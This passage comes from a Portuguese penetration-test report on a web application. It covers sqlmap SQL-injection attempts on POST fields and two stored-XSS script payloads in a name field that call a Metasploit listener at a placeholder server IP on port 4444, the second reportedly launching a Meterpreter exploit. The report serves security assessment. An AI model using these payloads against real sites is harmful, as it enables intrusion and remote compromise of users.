2. “-p” indica o parâmetro que deve ser injetado.
3. “--current-db” comando utilizado para descobrir qual o banco da aplicação alvo.



Figura 27 – Dados da requisição via POST capturada pelo Burp Suite.

**Resultado:** Não passou no teste. Os parâmetros “*nome*”, “*siape*” e “*cpf*” não são injetáveis conforme mostram as figuras 28, 29 e 30.




Figura 28 - Resultado tentativa de Injeção SQL no campo *Nome*.




Figura 29 - Resultado tentativa de Injeção SQL no campo *Siape.*




Figura 30 - Resultado tentativa de Injeção SQL no campo *CPF.*

1. **Iteração 5**

**5.1 Explorar XSS – Tela Cadastro Servidor**

Tarefa realizada dia 19/05/16

Duração: 1 hora.

**Objetivo**

Utilizar o campo de “*Nome*” para tentar incluir um script malicioso que consiga burlar o filtro CORS e realizar uma chamada a um listener do Mestasploit para executar um ataque usando Meterpreter.

**Resultados**

**Tentativa 1**

Para burlar o filtro CORS, do navegador é necessário que sejam incluídas algumas credenciais no cabeçalho da requisição. O script abaixo simula uma tentativa de requisição credenciada por meio do atributo “*withCredencials”****.*** *É esperado que a aplicação impeça a conexão.*

Comando utilizado:

<script>

r = new XMLHttpRequest();

r.open("GET",’http://IP\_do\_servidor:4444’,false);

r.withCredentials = true;

r.send();

</script>

**Resultado:** Passou no teste. O comando *“withCredentials”*  encontra-se depreciado e a conexão não ocorreu.




Figura 31 – Console do navegador indicando a deprecianção do atributo *“withCredencials”*

**Tentativa 2**

Para burlar o filtro CORS, deve ser adicionado ao cabeçalho da requisição uma instrução que simule uma assinatura válida para o navegador. Para esse fim, foi utilizado a instrução “*setRequestHeader”* para adicionar as credenciais maliciosas ao cabeçalho.

Comando utilizado:

<script>

r = new XMLHttpRequest();

r.open("GET",’http://IP\_do\_servidor:4444’,false);

r.setRequestHeader(“Access-Control-Allow-Origin”,”\*”);

r.send();

</script>

**Resultado:** Conforme as figuras 32 e 33, a requisição foi bem sucedida e o Metasploit conseguiu iniciar o exploit.




Figura 32 – Console do navegador indicando a conexão.




Figura 33 – Exploit inciado com sucesso.

**5.2 Mapeamento de vulnerabilidades – Tela Relatórios**

Tarefa realizada dia 24/05/16

Duração: 15 minutos.

**Objetivo**

Utilizar o Burp Suite para descobrir as vulnerabilidades existentes na tela Relatório e indicar as possíveis técnicas que devem ser utilizadas para explorar as vulnerabilidades encontradas.

**Resultados obtidos no momento de gerar um relatório dos dados cadastrados no sistema:**

**[EXPLICAR O QUE FOI FEITO DE FORMA BREVE]**

Não tem explicação por que fora utilizar o burp suíte e ir até a transação, não teve nenhum passo adicional ou nada significativo pra ser descrito.Eu só acessei as transações e vi que era tudo estático.




Figura 34- Burp Suite utilizado para captura de parâmetros no cabeçalho de uma requisição HTTP na tela Relatório.

De acordo com o Burp Suite, a página não recebe nenhum parâmetro pois todos os dados disponíveis da aplicação são trazidos direto da base de dados para a tela.

Quando se utiliza os campos de filtros na tela, não há requisição, pois a aplicação usa os dados carregados para filtrar os dados que serão exibidos no relatório Mediante a esse contexto, não foram encontradas vulnerabilidades que pudessem ser exploradas.

**Resultados obtidos no momento de gerar uma impressão para um relatório:**




Figura 36- Burp Suite utilizado para captura de parâmetros no cabeçalho de uma requisição HTTP na tela Impressão de Relatório.

Da mesma maneira que foi detectado na tela Relatório, a ferramenta indica que a tela Impressão de Relatório não gera nenhum tipo de requisição e não recebe nenhum parâmetro manipulável. Dessa forma, não foram encontradas vulnerabilidades que pudessem ser exploradas.

**Referências**

1. [Piores Senhas 2015](https://www.teamsid.com/worst-passwords-2015/)
2. [SQLMAP usando POST](https://hackertarget.com/sqlmap-post-request-injection/)
3. [NTP](https://pt.wikipedia.org/wiki/Network_Time_Protocol)
4. [NetBios](https://pt.wikipedia.org/wiki/NetBIOS)
5. [SNMP](https://pt.wikipedia.org/wiki/Simple_Network_Management_Protocol)
6. [CORS](http://software.dzhuvinov.com/cors-filter.html)
7. [w3c - Especificação CORS](https://www.w3.org/TR/cors/)
8. [Sintaxe comentários MYSQL](http://dev.mysql.com/doc/refman/5.7/en/comments.html)
9. [Sintaxe comentários SQL Server](https://technet.microsoft.com/pt-br/library/ms188621(v=sql.105).aspx)
10. [Sintaxe comentários Oracle](http://docs.oracle.com/cd/B28359_01/appdev.111/b28370/comment.htm)